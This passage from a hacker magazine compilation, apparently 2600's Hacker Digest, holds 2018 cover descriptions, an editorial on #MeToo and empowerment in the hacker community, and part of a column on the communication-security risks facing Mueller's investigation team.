2600

The Hacker Digest - Volume 35

...specially when you're relying on artificial intelligence and other technologies for the initial discovery. Can you discuss what steps that Facebook currently takes when making these evaluations... challenges that you face and any examples of where you may draw the line between what is and what is not hate speech? ZUCKERBERG: Yes, Mr. Chairman. I'll speak to hate speech, ...I'll talk about enforcing our content policies more broadly. So — actually, maybe, if — if you're okay with it, I'll go in the other order. So, from the beginning of the company in 2004 ...arted in my dorm room; it was me and my roommate. We didn't have A.I. technology that could look at the content that people were sharing. So — so we basically had to enforce our content ...policies reactively. People could share what they wanted, and then, if someone in the community found it to be offensive or against our policies, they'd flag it for us, and we'd look at it reactiv... ...ow, increasingly, we're developing A.I. tools that can identify certain classes of bad activity proactively and flag it for our team at Facebook. By the end of this year, by the way, we're goin... ...ave more than 20,000 people working on security and content review, working across all these things. So, when content gets flagged to us, we have those — those people look at it. And, ...iolates our policies, then we take it down. Some problems lend themselves more easily to A.I. solutions than others. So hate speech is one of the hardest, because determining if something is h... ...speech is very linguistically nuanced, right? It's — you need to understand, you know, what is a slur and what — whether something is hateful not just in English, but the majority of people ...acebook use it in languages that are different across the world. Contrast that, for example, with an area like finding terrorist propaganda, which we've actually been very successful at deploy... ...l tools on already. Today, as we sit here, 99 percent of the ISIS and Al Qaida content that we take down on Facebook, our A.I. systems flag before any human sees it. So that's a success in te... ...f rolling out A.I. tools that can proactively police and enforce safety across the community. Hate speech — I am optimistic that, over a 5 to 10-year period, we will have A.I. tools that can get t... ...ome of the nuances — the linguistic nuances of different types of content to be more accurate in flagging things for our systems. But, today, we're just not there on that. So a lot of this is sti... ...active. People flag it to us. We have people look at it. We have policies to try to make it as not subjective as possible. But, until we get it more automated, there is a higher error rate than... ...appy with. THUNE: Thank you... (CROSSTALK) GRASSLEY: Senator Feinstein? FEINSTEIN: Thanks, Mr. Chairman. Mr. Zuckerberg, what is Facebook doing to prevent foreign actors fr... ...interfering in U.S. elections? ZUCKERBERG: Thank you, senator. This is one of my top priorities in 2018 — is to get this right. I — one of my greatest regrets in running the company is that... ...were slow in identifying the Russian information operations in 2016. We expected them to do a number of more traditional cyber attacks, which we did identify and notify the campaigns that th... ...were trying to hack into them. But we were slow at identifying the type of — of new information operations. FEINSTEIN: When did you identify new operations? ZUCKERBERG: It was ri... ...round the time of the 2016 election itself. So, since then, we — 2018 is — is an incredibly important year for elections. Not just in — with the U.S. midterms, but, around the world, there... ...mportant elections — in India, in Brazil, in Mexico, in Pakistan and in Hungary, that — we want to make sure that we do everything we can to protect the integrity of those elections. Now, I ha... ...ore confidence that we're going to get this right, because, since the 2016 election, there have been several important elections around the world where we've had a better record. There was t... ...rench presidential election. There was the German election. There was the — FEINSTEIN: Explain what is better about the record. ZUCKERBERG: ...o we've deployed new A.I. tools that do a better job of identifying fake — fake accounts that — spread misinformation. And, between those three elections, we we... ...ble to proactively remove tens of thousands of accounts that... ...in Russia whose job it is — is to try to exploit our systems...

...ZUCKERBERG: Senator, I think everyone in the world deserves good privacy protection. And, regardless of whether we implement the exact same regulation, I would guess th... ...would be somewhat different, because we have somewhat different sensibilities in the U.S. as to other countries. We're committed to rolling out the controls and the affirmative consent and... ...pecial controls and sensitive types of technology, like face recognition, that are required in GDPR. We're doing that around the world. So I think it's certainly worth discussing whether... ...hould have something similar in the U.S. But what I would like to say today is that we're going to go forward and implement that, regardless of what the regulatory outcome is. GRASSLE... ...enator Wicker? Senator Thune will chair next. Senator Wicker? SEN. ROGER WICKER (R-MISS): Thank you, Mr. Chairman. And, Mr. Zuckerberg, thank you for being with us. My questio... ...going to be, sort of, a follow-up on what Senator Hatch was talking about. And let me agree with basically his — his advice, that we don't want to overregulate to the point whe... ...e're stifling innovation and investment. I understand with regard to suggested rules or suggested legislation, there are at least two schools of thought out there. One would be the ISPs, th... ...rvice providers, who are advocating for privacy protections for consumers that apply to all online entities equally across the entire Internet ecosystem. Now, Facebook is an edge provider on... ...her hand. It is my understanding that many edge providers, such as Facebook, may not support that effort, because edge providers have different business models than the ISPs and should not... ...onsidered like services. So, do you think we need consistent privacy protections for consumers across the entire Internet ecosystem that are based on the type of consumer information bein... ...ollected, used or shared, regardless of the entity doing the collecting, reusing or sharing? ZUCKERBERG: Senator, this is an important question, I would differentiate between ISPs, wh... ...onsider to be the pipes of the Internet, and the platforms like Facebook or Google or Twitter, YouTube that are the apps or platforms on top of that. I think in general, the expectations that p... ...ave of the pipes are somewhat different from the platforms. So there might be areas where there needs to be more regulation in one and less in the other, but I think that — that th...

EO: 233° C
Z HGT: 1904.2
FILE: USA.WTF
SD: 99.5%
TIME: 23:59:01

⚠ 👾 ⚧ ✳ 🌀 📶 🔋 17:89

← FEDERALIST 1.27
Government Printing Office ⋮

UNINSTALL   UPDATE

Contains ads · In-app purchases

Error

Your system is overdue for an update,
but your hardware is no longer supported.
In order to use the latest features, please
upgrade your hardware. (-2019)

OK

Downloads   327.1M👤   Productivity   Framers &   SCOT
                                          Founders

WHAT'S NEW
2.0.2
- three centuries of experience
- enlightened social outlook
- integration into world culture

User Reviews

D ▇▇▇▇ 70.1M
R ▇▇▇▇ 66.9M   Average turnout:
L ▌501K
G ▎249K   **64.2%**
O ▊ 21.5M   ★★★☆☆
                            159,388,634

FOREVER

2018 Covers

Spring. This was a tribute to some massive and embarrassing bugs that had recently been revealed. Flaws had just been discovered that could have affected almost any computer made in the past 20 years. Known as Spectre and Meltdown, the bugs primarily affected Intel chips. Thus, the "I Can Hack Chips" meme was born, along with a picture of a bag of chips over a circuit board with a great big "LOL" emblazoned on it. And it didn't end there. Researchers had discovered yet another bug that caused many iOS and Mac apps to crash when rendering two characters in Telugu, a south Indian language. It affected iPhones, iPads, Macs, and even Watch OS devices that displayed text containing the symbol on their screens. When one of the two symbols is displayed in an app, the software would crash immediately, and often the app wasn't able to be reopened and had to be reinstalled. So naturally, we printed the characters on the circuit board (under the "P" in "CHIPS" and above the three dots at the bottom). We made sure it wouldn't affect anyone reading this issue on a Mac device. On the bottom left next to the barcode, you'll see a picture of Marjory Stoneman Douglas, the namesake of the high school where a tragic shooting had recently taken place. Under that picture is an excerpt from a crib sheet President Donald Trump had written with numbered key points to cover in his meeting with students from that school ("5 I hear you."). The notes had been revealed after cameras captured them at the meeting. And, just for the fun of it, we inserted the surprised face of a woman who had just seen Beyonce and Jay-Z in a hotel corridor onto one of the affected chips. It was also a very popular meme at the time.

Summer. We devoted this cover to Facebook, as they were very much in the news at the time due to privacy issues, misinformation, hate speech, and Mark Zuckerberg testifying on Capitol Hill. We gave them a great big Facebook-style "thumbs down" (a feature they had steadfastly refused to implement despite so many people asking for it). This was surrounded by a hand drawn circle and an image of Congress, along with parts of Zuckerberg's Senate testimony printed in the background. The QR code, incidentally, routed to developers.facebook.com/support/bugs/. And if you look in the upper right, you'll see "Chávez Eyes" staring back. This was an Orwellian image seen on billboards and buildings around Venezuela, evoking the memory of the late President Hugo Chávez and giving the impression that he was always watching.

Autumn. This was our foray into the world of 3D printing with a side of fascism in what was probably our most subversive cover of the year. There was also a bit of a *Westworld* thing going on here. The overall theme was about creating fake people and having it become increasingly difficult to tell who was real and who wasn't. We see the face of Pepe the Frog (who had for some reason been adopted by various fascist movements) being printed onto a figure wearing orange jumpsuit tennis clothing with the initials "ICE" on the shirt and "45" on the pants with a full-on swastika effect. (If you look carefully, you can see some other Pepes in the crowd.) On the head of the figure, a red cap was still bring printed, a reference to the MAGA hat controversy at The Circle of HOPE conference that summer. ICE referred to Immigration and Customs Enforcement, while 45 was the number of the current president. Completing the look were a pair of New Balance shoes. That company had been embroiled in controversy due to its perceived support of Trump and its endorsement by white supremacists. The figure is in the stance of a tennis player and appears to be on a court made from astroturf, a reference to the practice of "astroturfing," where the true sponsors of a political movement are masked, thus making it appear to be grassroots. In one hand, the figure is holding a metal detector and in the other a blue plastic printed gun. The latter was a reference to a controversy involving distribution of plans to print guns using 3D printers. (Obviously, the metal detector would become useless in detecting this sort of weapon.) In the out-of-focus crowd, a large "Q" is a reference to the far-right conspiracy theory known as Qanon. A QR code in the stands went to vote.org, as people throughout the land were being encouraged to show up at their polling stations that November to participate in democracy. Some lettering appears on the side, consistent with what a 3D printer might display. The categories to the left of the colon all make sense in the 3D printing world. To the right of the colon we had a bit of fun. 233 degrees Celsius happened to be the equivalent of 451 degrees Fahrenheit, a reference to the book *Fahrenheit 451*. The Z HGT field was listed as 1904.2, which translated to Trump's height in millimeters. The file called USA.WTF happened to be a domain that was also forwarding to vote.org. The SD field showed 99.5 percent completion. That number also happened to be the frequency of WBAI, the radio station that aired our *Off The Hook* program. The time of 23:59:01 was an indication of all of us being in the eleventh hour.

Winter. A combination of history, politics, and technology featured heavily on this cover. A smartphone (Android in style yet with an iPhone button) is being held against the backdrop of the Constitution printed on an American flag. An error on the phone reads: "Your system is overdue for an update, but your hardware is no longer supported. In order to use the latest features, please upgrade your hardware. (-2019)" This was a shot at the overall system in the States, which sometimes seemed incapable of change because past values and words were being clung to long after other nations had moved on. It was also inspired in part by an incident involving an old XP machine, which had less and less support but was unable to upgrade to anything more modern because of the old hardware. Continuing to use it would only slow everything else down and result in less reliability. We saw a parallel. In the background, features for the upgrade to this phone are listed as Version 2.0.2. (202 is the area code for Washington DC.) Those new features are "three centuries of experience," "enlightened social outlook," and "integration into world culture." A graph below that indicated "User Reviews" and showed the current political demographics of the country: Democrats, Republicans, Libertarian, Green, and Other. A map in the background showed which direction districts swung in the recent election (blue for Democrat and red for Republican). The software currently running on the phone is called "FEDERALIST 1.27," which is a reference to the 27 amendments to the Constitution that currently exist. The publisher is listed as "Government Printing Office." On the bottom right of the phone is a figure for "Average turnout," which actually reflects the percentage of eligible voters (64.2 percent) who are registered. The exact number of eligible voters at the time (159,388,634) is printed below. The time on the phone is listed as 17:89. It was in 1789 that the U.S. Constitution went into effect. The word "FOREVER" is seen in the bottom right, just as it might appear on an actual postage stamp. Icons on the top of the phone include some regular ones found on a cell phone (Bluetooth, Wi-Fi, signal, and battery), plus images for a bald eagle and the transgender community. And if you look carefully, you'll notice right below the error message the total number of downloads (327.1 million) which happened to be the country's population. "Framers & Founders" and "Productivity" are also listed as part of the description, along with a cut off "SCOTUS" and a picture of Ruth Bader Ginsburg.

Communiques, Procedures, Decrees, Specifics

Embracing Empowerment

It was inevitable.

Whenever people are pushed, victimized, or stifled, there always arrives a time for backlash. It could come quickly or it could take years, even generations. But it always happens at some point. It's who we are as humans. And when that opportunity to fight back comes, it's almost impossible to restore the status quo. This is the natural order of things.

There is little more inspiring to us than to see those who were once subjugated to powerlessness step forward with a renewed spirit in front of a populace willing to listen. Whether it be the people of an oppressed nation, an impassioned group of idealistic high school students, or the victims of abuse, these newly found voices need to be celebrated and encouraged by all of us.

In the hacker world, we generally consider ourselves to be open to the views of everyone. For decades, we've said that "we exist without skin color, without nationality, without religious bias" (as stated so eloquently in the "The Hacker Manifesto"). We defend the right of all to speak, no matter how distasteful the words may be. Anonymity is our friend, allowing all to put forth an opinion without fear of being exposed and held accountable. And these values eventually found their way into the mainstream and onto the net, where they more or less became the default attitude. As the famous cartoon in *The New Yorker* said, "On the Internet, nobody knows you're a dog."

But clearly, this is an idealistic view that's only partly true. While theoretically we're all equals and we're judged only by the words that come from our keyboards, in reality the same ugliness that pervades society trickles down into our community as well. We've always known this.

One has only to pore through old IRC logs, Usenet posts, or BBS archives to quickly find examples of sexist, homophobic, xenophobic, and racist dialogue, things we all simply accepted as normal without really considering how crippling these attitudes have been to others. It's only now, as the people on the other side of these words come forward, that many realize how wrong it was to just tolerate this or to believe that it was all in good fun and there were no real victims. There were. There are. And, as long as we allow it to continue, there always will be.

By witnessing the extent of the #MeToo movement, everyone can realize how pervasive sexual abuse has been in our culture. No institution has escaped this. Religion, politics, entertainment, corporate boardrooms, sports, media, and yes, tech. Yes, even the hacker community. When the sickness is this profound, there are very few places where you can find refuge from it.

So what's changed? Why do we know better now? Primarily, it's because of the empowerment that has finally been realized by those who were taught to have no hope of things ever being different. They have raised their voices, banded together, and forced the rest of us to confront the ugliness and finally start doing something about it. Sometimes, all it takes is the courage of a single person to open up the floodgates. Other times, it's a prolonged effort that's resisted at every turn. But once it begins in earnest, it really can't be stopped. And if this makes you uneasy, you should ask yourself why.

Change is always difficult, even when it's essential. Something as innocent as moving from one school to another can seem impossible to accomplish, and as children we might resist vehemently. The more serious changes - granting equal rights to the oppressed, accepting different and changing

cultures, acknowledging one's mistakes on both an individual and collective level - are almost always resisted to some degree, even by good people who ultimately know better. When the tipping point comes - and the tipping point always comes - it seems unconscionable that we ever allowed such an oppressive environment to exist in the first place. It becomes easy to see how wrong we were and we all rush to make judgments since we now live in a more enlightened era. And that's where the cycle begins all over again. We don't see *ourselves* as part of the problem. It's always someone else.

Once we've come to terms and realized that we have in fact been on the wrong side of history, it's very easy to do the right thing. It's so much harder to apply that moving forward, to consider that we may *still* be acting in an unjust and unfair manner. The way we tackle this is by listening - and by never assuming a challenge to one's beliefs is a threat.

It takes a tremendous amount of courage to come forward and confront an injustice, whether it's on a personal or a systemic level. The very fact that we saw so many people doing this in recent months is a clear illustration of just how intimidating the entire process is. Imagine having to live with the secret of being abused for years or decades because the entire process of seeking justice would likely backfire and cause you even more pain. We see how many people this has affected, but we're only seeing the cases that affect people already in the limelight. How pervasive is this and how many more ordinary, non-famous people are also victims? It's hard to even fathom.

Of course, any system can be abused and, now that the voiceless are finally being heard, we expect a wave of opportunists to sweep in, using this forum to settle scores or profit in some way. This is not something to be feared, as long as we don't fall into the same trap of fact-free judgment we're so often drawn to. We know there will be mistakes and injustices. But this is inevitable in any scenario; not confronting the demons amongst us is simply not an option anymore.

The hacker community has always been particularly thoughtful and introspective. That is why we are well suited to look critically at ourselves and figure out how best to make improvements. We must avoid the arrogance of knowing we're right and remain open to the possibility of being completely wrong. Much like we handle technology itself, we need to always consider new ways of approaching old issues, embracing the modern without rejecting the history. Change is essential, but it's not always correct. We need to experiment, try new methods to solve a problem, admit our mistakes, and share our results. It's only when we dig our heels in and refuse to consider other ideas that we begin to stagnate. And that is the first step downwards.

Every time we see someone stand up to the system, whether it's a kid in school, someone who's handicapped, a victim of bias, or a challenger of abuse, that is a moment to cheer and to strongly support. Many times, all that the rest of us need do is listen. Take the person seriously. Respect where they are coming from. We're often so used to getting this ourselves that we forget how many others have to fight to be heard. And what they have to say could change everything.

But most importantly, we have to avoid becoming the people who are the problem. We do that through communication and by setting examples. It's not too late even if you added to the problem in the past. Understanding how people go down a bad road is key to not making similar mistakes in the future.

There is a reason kids today are so perceptive and much more morally conscious with regard to social issues, the environment, alternative cultures, and using their voices. They've seen the results of getting it all wrong... greed, pollution, prejudice, bullying. They've witnessed the abhorrent behavior of those who want those "good old days" to return, and they know how to use social networks to build movements to fight back. Sure, you will find exceptions to this and many will argue that the youth of today is as close-minded and self-centered as ever. But we believe there is a measurable change in the air, brought about by a growing amount of frustration, anger, and support. As hackers and those who build and rebuild technology, this is something we've seen before. When we're pushed so far in the wrong direction, the inevitable pushback momentum takes us much further in the right direction than if we had simply gotten there on our own. In that way, the proponents of injustice and abuse have been key motivators in our making the world a better place. All we have to do is react.

by Alexander Urbelis
f/k/a Neon Samurai
alex@blackstone-law.com

Within the hacker community there is healthy disagreement about most everything. But one topic on which we can all agree is that keeping information secure is hard work. The more sophisticated the adversary, the harder this work becomes. And the more time an adversary has to mount and launch an attack, the more likely it is that an attacker will identify a vulnerability ripe for exploitation.

After nearly a year of clandestine yet intensive investigative work, Special Counsel Robert Mueller has been steadily unraveling the information warfare campaign waged by Russian agents to influence the outcome of the 2016 U.S. presidential election. Mueller's work has confirmed three critical points of this information operation: (i) Russians sought to sow political discord within the United States by exploiting Americans' addiction to social media (and the pleasure inducing algorithms that have kept us addicted to social media), (ii) Russians targeted not only the Democratic National Committee but also State voter rolls and voter registration databases, and (iii) the objectives of these operations were to promote the candidacy of Donald Trump and discredit Hillary Clinton. Carefully and methodically plodding along day in and day out, Mueller and team continue to make astonishing progress in ways no political pundit could have predicted. Mueller's indictment of 13 Russian nationals and three Russian entities for their role in the information operations above relied on primary source material - including email communications to and from indicted Russian nationals - kept closely and securely guarded during the investigation, and the indictment itself told an intricate tale of intrigue and skullduggery ranging from operations carried out from nondescript office buildings in St. Petersburg to Russian operatives' visits to at least ten U.S. states.

Add to this the indictment and surrender of Paul Manafort and Richard Gates, and the arrests, collaboration, and guilty pleas of Michael Flynn and George Papadopoulos, and one begins to wonder: how did Mueller accomplish this despite being arguably the single most targeted person on this planet when it comes to information security threats? Classic threat modeling - the process of enumerating and prioritizing hypothetical threats - would confirm this: as the special counsel charged with spearheading the investigation of the President of the United States' possible collusion with Russian operatives during the 2016 election and a criminal probe into the issue of whether the President or his confidantes engaged in the obstruction of justice, he faces the most sophisticated of adversaries on a daily basis.

Mueller's adversaries range from the experienced intelligence operatives of the Russian GRU, Pakistani ISI, Israeli Mossad, German BND, to the nearly 70 other active intelligence agencies worldwide, to the world's media organizations, and to the President himself, all of which actively seek even a bread crumb of data that could give insight into Mueller's targets, plans, and findings. We expect Mueller

and his team to operate securely, without unnecessary leaks, and to prevent these sophisticated prying eyes from compromising his investigation. (To be sure, the American people and media would crucify Mueller and his team if a foreign power compromised their security protocols and, say, their internal communications ended up in a data dump to Wikileaks.) When it comes to the operational security of Mueller and his team, there is no room for error. A single misstep could compromise the entire investigation. And the vectors of attacks are so numerous and so inherent to the technology, that we all take for granted on a daily basis that Mueller and team must forego nearly all forms of modern collaboration.

Unpacking a small subset of the vulnerabilities and threats associated with everyday technology is illuminating in and of itself, explains why Mueller's investigation must exist in a black box, and demonstrates why we should expect it to continue for some time.

Email

Mueller and his team should never *ever* be sending emails across networks to each other. As pervasive as email is in our lives, it is one of the least secure methods of communication. Email travels across networks in plain text, which means that anyone who has access to that network could arguably "sniff" out the data packets and reassemble the entire communication.

Moreover, email passes through or resides on a mail server. That means that these mail servers themselves present another vector for compromise. And the same goes for any device on which email resides, whether it be a computer, phone, or tablet. There is no doubt that Mueller's adversaries are lying in wait for misaddressed confidential emails sent to, for example, an auto-inserted email address associated with a team member's employer. In short, the use of email for anything related to the special counsel investigation would be tantamount to a breach or leak.

Encrypted Email

A reasonable assumption would be for Mueller to rely on encryption technology for sending confidential emails, but this too would fail when dealing with the sophisticated adversaries Muller and team face.

Encrypted email has its shortcomings. For example, only the body of a message is encrypted, leaving critical metadata such as the sender, recipient, subject line, and *header* information exposed. In addition, it is very easy to make a mistake and forget to encrypt an email attachment when using encryption tools. A single unencrypted email attachment sent across a public network could be disastrous for the investigation.

Further still, decrypting emails requires the protection of one's *private key*, which is generally stored on one's computer. If one's computer - or one's network - is not secure, then using encrypted email is utterly futile.

SMS, Text Messages, and 2FA Vulnerabilities

Surely, Mueller and team should be able to send quiet bursts of text to each other via SMS or text message? This is certainly *not* the case. SMS and text messages are only as secure as the telecommunications providers' networks over which they are relayed. SMS messages have been subject to, among other vulnerabilities, social engineering attacks, whereby an attacker convinces a wireless carrier to redirect SMS traffic to a separate SIM card.

Similarly, phone number hijacking scams that rely primarily on an attacker's ability to social engineer the port of a telephone number from one carrier or SIM card to another would effectively compromise Mueller's SMS and text message communications. If successful, an attacker would have access to 2FA authentication codes sent to his mobile, and the ability to perform password resets for any and all accounts tied to the ported phone number.

End-to-End Encrypted Messaging

There has been a great deal of talk about end-to-end encryption being implemented in apps such as WhatsApp and Signal. And it is true that end-to-end encryption prevents eavesdropping on messages while in transit, but this type of encryption does not protect a message once it resides on a device. If an end point, e.g., a phone or computer, can be compromised, then end-to-end encryption is useless.

The limits of end-to-end encryption were seen all too well in the aftermath of the failed Turkish coup, whose organizers relied on Whatsapp for planning, and whose arrest and interrogation required them to hand over their phones and passwords, thereby allowing the

authorities to access unencrypted Whatsapp conversations.

Phone Calls

Even using a mobile phone to discuss the special counsel investigation could result in a compromise. A pervasive vulnerability in what is known as Signaling System No. 7 (SS7) enables attackers with access to an SS7 system to acquire nearly all data from a mobile phone. This means that a mobile user's calls can be forwarded through an intermediary and recorded, SMS messages intercepted, and the location of a mobile tracked so long as it is powered on. And while the SS7 vulnerability affects nearly everyone with a mobile phone, it is an attack vector reserved for extremely high-value governmental targets, a category into which Mueller and team undoubtedly fall.

Zero-Day Exploits

A vulnerability that is known only to an attacker and can be exploited at will is called a zero-day exploit. By definition, a zero-day exploit utilized against Mueller or his team's devices could compromise the entire investigation, especially if the team was operating on the erroneous assumption that email or text message encryption was effective security, or if any systems warehousing communications of the investigation were connected to the Internet.

Zero-day exploits are highly sought after and guarded secrets, fetching as much as 1.5M USD for certain types of exploits targeting iPhones. It would be difficult to think of a target worthier of a zero-day attack than Mueller and his team. Thus, it is imperative that for the operational security of the special counsel investigation that no data whatsoever from the investigation can ever reside on any devices used to access the Internet.

Home Networks

Nothing today is off limits when it comes to breaches. Mueller and team must be extremely cautious with their data and actions on any network to which they are connected, especially home networks using consumer grade equipment. The failure to secure a router or upgrade firmware presents a simple attack vector that could result in the breach of communications, web browsing habits, and personal files. Home networks are fertile ground for adversaries looking for information to compromise or blackmail Mueller or his team. And, as was widely reported and commonly misunderstood, the compromise of the WPA2 Wi-Fi protocol (used to secure nearly all WiFi networks) suggests that targeted attacks against unpatched high-value governmental targets will be forthcoming.

* * *

